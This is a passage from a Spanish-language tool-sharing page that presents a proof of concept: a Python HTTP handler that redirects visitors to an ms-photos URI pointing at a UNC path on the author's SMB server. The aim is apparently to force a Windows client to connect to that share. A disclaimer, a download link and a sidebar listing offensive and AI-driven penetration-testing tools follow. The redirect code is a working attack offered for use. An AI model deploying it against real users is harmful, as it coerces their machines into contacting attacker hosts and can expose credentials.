

poc2



Funciona porque nuestra aplicación está redirigiendo directamente a un esquema URI ms-photos, que contiene la ruta UNC de nuestro servidor:


class RedirectHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/":
            self.send_response(302)  # HTTP 302 Found (temporary redirect)
            self.send_header('Location', 'ms-photos:viewer?fileName=\\\\192.168.159.129\\share\\Capture.png')
            self.end_headers()
        else:
            self.send_response(404)
            self.end_headers()
            self.wfile.write(b"Not Found")

Redirección desde el lado del cliente:

imagen


Notas


Este código es solo para fines educativos y de investigación.
El autor no se responsabiliza por el mal uso de este código.
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    259

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






